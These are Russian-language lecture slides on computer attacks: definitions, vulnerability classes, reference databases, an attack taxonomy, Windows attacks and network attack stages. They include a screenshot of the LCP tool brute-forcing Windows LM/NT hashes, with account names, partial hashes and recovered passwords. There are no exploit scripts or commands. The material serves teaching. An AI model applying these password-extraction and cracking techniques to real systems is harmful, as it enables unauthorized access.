Компьютерные атаки

Синадский Н.И., Хорьков Д.А., Коллеров А.С.,
Гибилинда Р.В.

2019

Компьютерная атака

- целенаправленное воздействие на АИС, осуществляемое программными средствами с целью нарушения конфиденциальности, целостности или доступности информации
- Уязвимость - состояние компьютерной системы, позволяющее атакующему нарушать действующую политику безопасности компьютерной системы
- ЭКСПЛОИТ - программа, использующая конкретную уязвимость для нарушения действующей политики безопасности

Примеры уязвимости КС

- Проектирования: ошибки, допущенные в ходе разработки ПО или протоколов обмена
  - например, отсутствие механизмов защиты информации от несанкционированного доступа
- Реализации: ошибки в программном коде, позволяющие тем или иным образом обойти систему защиты
  - (например, ошибки программирования, создающие возможность выполнить атаку на переполнение буфера)
- Конфигурирования: ошибки конфигурирования и администрирования
  - (неправильная настройка системы защиты, слишком короткий пароль и т. д.).

Трудности анализа компьютерных атак

- Отсутствует единый источник информации, посвященный комплексному рассмотрению компьютерных атак
- Атаки, реализуемые вредоносными программами, являются подмножеством компьютерных атак в целом
- Базы данных уязвимостей отражают лишь потенциальные угрозы информационной безопасности
- Информация об успешных атаках скрывается организациями, которые от них пострадали

Источники информации

- **http://www.sans.org**
  Институт SANS.
  «Top-20» («Двадцатка наиболее актуальных уязвимостей»)
  «The Top Cyber Security Risks»
  «Top 25 Most Dangerous Programming Errors»

Источники информации

- **http://www.owasp.org**
  The Open Web Application Security Project (OWASP).
  «OWASP Top 10»


- **http://www.cve.mitre.org**
  Словарь общепринятых наименований известных уязвимостей (Common Vulnerabilities and Exposures, CVE)

Источники информации

- **http://www.cwe.mitre.org**
  Попытка классификации уязвимостей программного обеспечения (Common Weaknesses Enumeration, CWE)


Источники информации

- **http://www.viruslist.com/ru/**
  Сайт поддерживается «Лабораторией Касперского»



Источники информации

- **http://www.symantec.com**
  Сайт компании Symantec.
  Раздел «Security Response»:
  ежегодные отчеты «Internet Security Threat Report»
- **http://www.mcafee.com**
  Сайт компании McAfee



Источники информации

- **http://www.microsoft.com/technet/security/bulletin**
  Сайт компании Microsoft.
  Раздел «Security Bulletin» — информация об известных уязвимостях в ПО Microsoft

Источники информации

- **http://www.securitylab.ru**

Базы данных уязвимостей

- **http://www.cve.mitre.org**
  CVE-YYYY-NNNN
- **http://www.microsoft.com/technet/security/bulletin**
  MSYY-NNN
- **http://www.securityfocus.com/bid**
  SecurityFocus Vulnerability Database
  BID: NNNNN
- **http://secunia.com**
  SECUNIA: NNNNN
- **http://securitytracker.com**
  SECTRACK: NNNNNNN

Классификация компьютерных атак

- **Местонахождение атакующего:** локальные и сетевые
- **Начальные полномочия атакующего:** внутренние и внешние
- **Инструментарий проведения атаки:** непосредственный ввод команд с использованием штатного ПО, специальное ПО, автономный программный модуль
- **Условие начала атаки:** активная, полуактивная и пассивная
- **Объект атаки:** тип атакуемого ПО

Классификация компьютерных атак

Тип используемой уязвимости, то есть с позиции атакуемого: проектирования, реализации и конфигурации

Конечная цель злоумышленника, то есть с позиции атакующего

вывод компьютерной системы из строя или ее блокирование (отказ в обслуживании, Denial-of-Service, DoS),

копирование или подмена интересующей информации,

получение полномочий суперпользователя

Признаки, позволяющие обнаружить атаку, то есть с позиции наблюдателя

наличие в журнале регистрации событий или сетевом трафике определенной информации,

подключение к определенной сетевой службе и пр.

Атаки на ОС Windows

Получение доступа к данным в обход подсистемы аутентификации

Атаки на пароли

Получение доступа к зашифрованным данным

Атаки с использованием вредоносных программ

Получение доступа к данным в обход подсистемы аутентификации

Загрузка ПК с внешних носителей:

- CD-ROM,
- USB,
- Сетевая загрузка


Атаки на пароли

Извлечение хешированных паролей

- для подбора текстового пароля
- для сетевого соединения без подбора текстового пароля


Модификация парольной информации

- подмена (обнуление) пароля пользователя


LCP - [G:\Занятия\Занятия windows\lcp504ru\pwd1102D.txt.lcp]
Файл Вид Импорт Сеанс Справка
Атака по словарю
Гибридная атака
Атака последовательным перебором
Последняя комбинация: MDRZYD
0.7113 % выполнено
0 д 1 ч 27 м 24 с осталось
Скорость: 1581496 п/с
Начальная комбинация: A
Конечная комбинация: ZZZZZZZ
Имя пользова... LM-пароль NT-пароль <8 >14 LM-хэш NT-хэш
administrator ???????H 52E5347DF19752705ACDC... 8E5BFBA3F0F1E4A4C082B...
Guest NO PASSWORD NO PASSWORD x NO PASSWORD NO PASSWORD
COMMANDER NO PASSWORD NO PASSWORD x NO PASSWORD NO PASSWORD
DAGON VLAD vlad x 98B911F0ACF7888BAAD3... 2C7781F0109545F2A610A...
DEBUT PRIMUS primus x 8F0D9669C5F83FD3AAD3... 72B9528AEFCAD74BB170...
DELAY NO PASSWORD NO PASSWORD x NO PASSWORD NO PASSWORD
DIGIT x FAEF3AE59EC6C731AAD3... AF51F7CF0BF1EF940D852...
DOZER x 7B9D7A8F90350021AAD3... 60CE0AB4B211BA7AD1F4...
DUBEL NO PASSWORD NO PASSWORD x NO PASSWORD NO PASSWORD
DUCAT x A4857CEA9B810EF3AAD3... 4D23B8AACD317C65F0EB...
DWARF KINDER kinder x D41F058529091DDDAAD3... 52E12A367E8DE039E6C7...
INSPECTOR x A4857CEA9B810EF3AAD3... 4D23B8AACD317C65F0EB...
MASTER GERMINA germina x 4E2DECD7CAA792C4AAD... E53E0FF82D4F7837BE14A...
TORQUEMADA ???????NEN D1A7A3FF0ACE284DB08F... 39A587EEE18C0B5F27606...
LG128$ x 38ED90E9538D4482AAD3... 4F015C6944995F8C25EB2...
DADDY x 86B5B2AFC8BBF5DEAAD3... 504745AB90EF83132976E...
CD1 12345 12345 x AEBD4DE384C7EC43AAD... 7A21990FCD3D759941E45...
CD2 NO PASSWORD NO PASSWORD x NO PASSWORD NO PASSWORD
1$ NO PASSWORD x NO PASSWORD BB96AAFA9BF5DF0F42372...
MYCOMPUTE... NO PASSWORD x NO PASSWORD 727DD284887192DFFCD5...
DIMON DIMON dimon x 2C7CC045F6C8F9F0AAD3... C9A3C483EA7CCFF34862C...
Anonym 12345 12345 x AEBD4DE384C7EC43AAD... 7A21990FCD3D759941E45...
WSOP1$ NO PASSWORD x NO PASSWORD CA531CC1F9A508EE62A90...
Восстановление паролей прервано
22 из 36 паролей найдены (61.111%)

Получение доступа к зашифрованным данным

AEFSDR



Сетевые атаки


- сбор информации
  - изучение сетевой топологии,
  - определение типа и версии ОС атакуемого узла,
  - доступных сетевых сервисов
- выявление уязвимых мест атакуемой системы
  - анализ наличия уязвимостей в ПО и его настройках
- реализация выбранной атаки
  - отправка сетевых пакетов на определенные сетевые службы
  - SYN Flood, Teardrop, UDP Bomb, подбор паролей

